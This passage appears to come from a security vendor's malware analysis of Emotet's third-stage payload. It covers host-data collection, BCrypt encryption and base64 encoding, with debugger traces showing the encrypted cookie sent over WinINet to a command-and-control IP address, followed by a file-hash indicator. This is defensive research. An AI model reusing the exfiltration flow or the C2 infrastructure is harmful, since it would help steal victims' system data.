
Figure 13: Delete zone identifier of copied file

It then collects following information from the victim's system

- Computer name
- Volume information of OS directory
- RtlGetVersion
- System native information
- Malware execution path with file name

All the collected information is encrypted using the Elliptic Curve Cryptography Algorithm. Following API flow is used to encrypt the data. Finally, they convert the encrypted data to base64.

- BCryptOpenAlgorithmProvider
- BcryptDeriveKey
- BcryptGetproperty
- BCryptImportKey
- BcryptGetproperty
- BCryptCreateHash
- BCryptHashData
- BCryptEncrypt
- CryptBinaryToStringW



```
mov r9d,ebx
mov r8d,edi
mov rdx,rsi
mov rcx,rbp
mov rbx,qword ptr ss:[rsp+60]
mov rbp,qword ptr ss:[rsp+68]
mov rsi,qword ptr ss:[rsp+70]
add rsp,50
pop rdi
jmp rax
int3
int3
mov r11,rsp
mov qword ptr ds:[r11+8],rbx
mov qword ptr ds:[r11+10],rbp
mov qword ptr ds:[r11+18],rsi
push rdi
sub rsp,50
mov eax,dword ptr ss:[rsp+90]
mov rdi,qword ptr ss:[rsp+88]
mov rbx,qword ptr ss:[rsp+80]
mov dword ptr ss:[rsp+30],eax
mov qword ptr ds:[r11-30],rdi
mov rsi,rdx
mov qword ptr ds:[r11-38],rbx
mov ebp,ecx
call <Set_data>
mov dword ptr ss:[rsp+48],C13E8
xor eax,eax
mov r9d,B9EA8A42
mov dword ptr ss:[rsp+4C],eax
mov dword ptr ss:[rsp+44],67AE0D
```

```
Hide FPU

RAX    00007FFC305A1010     <bcrypt.BCryptHashData>
RBX    00000000000C74C7
RCX    00000298A7DAD410
RDX    00000298A7D70AE0
RBP    000000A896FEF161
RSP    000000A896FEF0C8
RSI    00000000000C74C7
RDI    0000000000054A62

R8     0000000000000034     '4'
R9     0000000000000000
R10    00007FFC305C231E     bcrypt.00007FFC305C231E
R11    0000000000000006
R12    00000298A7D70AE0
R13    000000A896FEF228
R14    0000000000000000
R15    0000000000000034     '4'

RIP    000000018000C95F

RFLAGS   0000000000000206
ZF 0  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1
```

```
Default (x64 fastcall)
1: rcx 00000298A7DAD410
2: rdx 00000298A7D70AE0
3: r8 0000000000000034
4: r9 0000000000000000
5: [rsp+28] 000000A8000DDC71
```

```
000000A896FEF0D8  000000A896FEF161
000000A896FEF0E0  00000000000C74C7
000000A896FEF0E8  0000000000000008
000000A896FEF0F0  000000A8000DDC71
000000A896FEF0F8  000000A800000000
000000A896FEF100  0000029800000034
000000A896FEF108  0000029800000000
000000A896FEF110  000000A8000C019E
000000A896FEF118  0000000000000000
000000A896FEF120  00007FFC000D1DD2
000000A896FEF128  00000298000066DCA
000000A896FEF130  00061358000AE556
000000A896FEF138  00000000000DDC71
```

```
        ASCII
36 33   ....DESKTOP[redacted]
9D 19   [redacted]
00 00
00 80   [redacted]
00 00   ð!Ö§....À&Ö§....
00 00   À&Ö§....À&Ö§....
00 00   `=Ö§....À&Ö§....
00 90   À&Ö§....?.Xb....
00 00   p.x§............
00 00   ................
```

Figure 14: Encrypt user information


C2 communication

This third level payload decrypts a self-contained list of IP addresses which is used for C2 communication.

The converted base64 data is sent to the C&C.

Following APIs are used for C&C communication

- HttpOpenRequestW
- InternetOpenW
- InternetConnectW
- InternetQueryOptionW
- InternetSetOptionW
- InternetSendRequestW



```
mov eax,dword ptr ss:[rsp+A8]
mov eax,dword ptr ss:[rsp+50]
call <Get_API_CALL_ADDR>
mov r9,rbx
or r8d,FFFFFFFF
mov rdx,rsi                              rdx:L"Cookie: Lf=eHOBeF/EPpE
mov rcx,rbp
mov dword ptr ss:[rsp+90],edi
lea r11,qword ptr ss:[rsp+60]            [rsp+60]:L"138.201.142.73"
mov rbx,qword ptr ds:[r11+10]            r11+10:"üZ\x03"
mov rbp,qword ptr ds:[r11+18]
mov rsi,qword ptr ds:[r11+20]
mov rsp,r11
pop rdi
jmp rax
mov dword ptr ss:[rsp+10],edx
mov dword ptr ss:[rsp+8],ecx
sub rsp,48
mov dword ptr ss:[rsp+30],D5F66
mov dword ptr ss:[rsp+34],C5473
```

```
Hide FPU
RAX   00007FFC2ABFA5B0   <wininet.HttpSendRequestW>
RBX   0000000000035AFC
RCX   00000000000CC000C
RDX   00000298A7DAD850   L"Cookie: Lf=eHOBeF/EPpEz9Y
RBP   000000A896FEF299
RSP   000000A896FEF1D8
RSI   0000000000000000
RDI   00000000000CC000C

R8    00000000FFFFFFFF
R9    0000000000000000
R10   00007FFC2AE0D871   wininet.00007FFC2AE0D871
```

```
Default (x64 fastcall)
1: rcx 00000000000CC000C
2: rdx 00000298A7DAD850 L"Cookie: Lf=eHOBeF/EPpEz9YHAI
3: r8 00000000FFFFFFFF
4: r9 0000000000000000
5: [rsp+28] 0000000000000000
```

```
Dump 5   Watch 1   Locals   Struct   Disassembly

                        ASCII
65 00 3A 00 20 00   C.o.o.k.i.e.:. .
4F 00 42 00 65 00   L.f.=.e.H.O.B.e.
45 00 7A 00 39 00   F./.E.P.p.E.z.9.
4D 00 50 00 6D 00   Y.H.A.I.2.M.P.m.
34 00 5A 00 55 00   h.y.x.9.0.4.Z.U.
47 00 39 00 42 00   e.I.f.d.Q.G.9.B.
7A 00 56 00 4F 00   Z.H.z.p.K.z.V.O.
4A 00 73 00 4B 00   6.J.k.q.l.J.s.K.
36 00 35 00 78 00   i.0.0.j.4.6.5.x.
32 00 6D 00 43 00   O.N.V.v.O.2.m.C.
59 00 50 00 39 00   m.0.B.Z.+.Y.P.9.
77 00 43 00 73 00   R.e.c.S.M.w.C.s.
76 00 44 00 7A 00   R.u.g.6.O.v.D.z.
67 00 38 00 62 00   p.0.8.s.A.g.8.b.
42 00 65 00 2B 00   e.x.E.T.n.B.e.+.
4F 00 37 00 2F 00   t.F.J.8.l.O.7./.
72 00 36 00 58 00   s.e.u.h.N.r.6.X.
37 00 6F 00 31 00   o.Z.i.r.Y.7.o.1.
67 00 68 00 39 00   F.I.s.e.V.g.h.9.
47 00 49 00 4D 00   Z.V.q.X.e.G.I.M.
31 00 57 00 64 00   X.+.N.u.L.1.W.d.
2B 00 6D 00 79 00   G.u.q.O.b.+.m.y.
4A 00 62 00 35 00   V.g.c.b.Y.J.b.5.
```

```
000000A896FEF1D8  0000000180020792  return to 0000000180
000000A896FEF1E0  0000000000035AFC
000000A896FEF1E8  000000A896FEF299
000000A896FEF1F0  0000000000000000
000000A896FEF1F8  000000A896FEF299
000000A896FEF200  0000000000000000
000000A896FEF208  00000000000616FD
000000A896FEF210  000000A8000F1FA6
000000A896FEF218  00000000000EFCAD
000000A896FEF220  00000298A7DAD850  L"Cookie: Lf=eHOBeF/
000000A896FEF228  0000000000043B50
000000A896FEF230  0000000000000000
000000A896FEF238  00000298A7DA55D8  L"138.201.142.73"
000000A896FEF240  006C006B0004F6C6
000000A896FEF248  0070006F0000CAF6
000000A896FEF250  000000A896FEF3A0  L"FMgZgPHtTnQCNVRTSU
000000A896FEF258  0078007700760075
000000A896FEF260  000616FD000F1FA6
000000A896FEF268  0003963200000315
000000A896FEF270  0003BC9E000ACAD5
000000A896FEF278  000211850000001F
000000A896FEF280  00000100000ED657
000000A896FEF288  0056005500000004
000000A896FEF290  000F3DAE00019B63
000000A896FEF298  000000A800000000
```

Figure 15: Send user data to C&C

After this stage, emotet is known to use Cobalt Strike beacons to deploy ransomware payloads.

In K7labs we keep on monitoring Emotet and its changes, we detect it in every layer like core malware behavior to custom packer.

Indicators of Compromise (IOCs)

SHA256: 7ba37f9a23ec25972d767bbc32a1eb5b3840455bac9b93fddc5d81fd3d21b261

Like what you're reading? Subscribe to our top stories.

If you want to subscribe to our monthly newsletter, please submit the form below.

Email* :

- Previous Post« Play Store App Serves Teabot Via GitHub
- Next Post

More Posts